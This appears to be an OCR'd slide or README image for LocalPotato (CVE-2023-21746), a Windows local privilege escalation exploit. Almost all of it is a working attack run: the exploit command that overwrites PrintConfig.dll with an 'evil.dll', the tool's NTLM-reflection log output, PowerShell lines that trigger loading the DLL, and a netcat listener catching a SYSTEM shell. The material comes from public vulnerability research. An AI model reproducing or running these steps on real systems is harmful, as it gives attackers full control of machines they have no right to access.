
*Yes! we did it again, another local Windows privilege escalation using a new potato technique ;)*

LocalPotato

@decoder_it & @splinter_code




CVE-2023-21746

```
Command Prompt - powershell
PS C:\temp\attack> cmd /c ".\LocalPotato.exe -i C:\temp\attack\evil.dll -o \windows\System32\spool\drivers\x64\3\Print
nfig.dll -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7}"


        LocalPotato (aka CVE-2023-21746)
        by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAAAovDq3/FK5HOpD5IElgJtVAiQAACAcZCHYB
Uj2FP5iwAFgAHAHMAMAAxAAAABwAxADkAMgAuADEANgA4AC4AMgAxADIALgAzADgAAAAAAkA//8AAB4A//8AABAA//8AAOoA//8AABYA//8AAB8A//8AA
A//8AAAAA:
[*] Calling CoGetInstanceFromIStorage with CLSID:{A9819296-E5B3-4E67-8226-5E72CE9E1FB7}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
[+] SMB Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
[+] SMB reflected DCOM authentication succeeded!
[+] SMB Connect Tree: \\127.0.0.1\c$  success
[+] SMB Create Request File: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Write Request file: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Close File success
[+] SMB Tree Disconnect success
PS C:\temp\attack> $type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
PS C:\temp\attack> $object = [Activator]::CreateInstance($type)
```

```
Command Prompt - netcat -lnvp 4444

C:\temp\attack>netcat -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51938
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```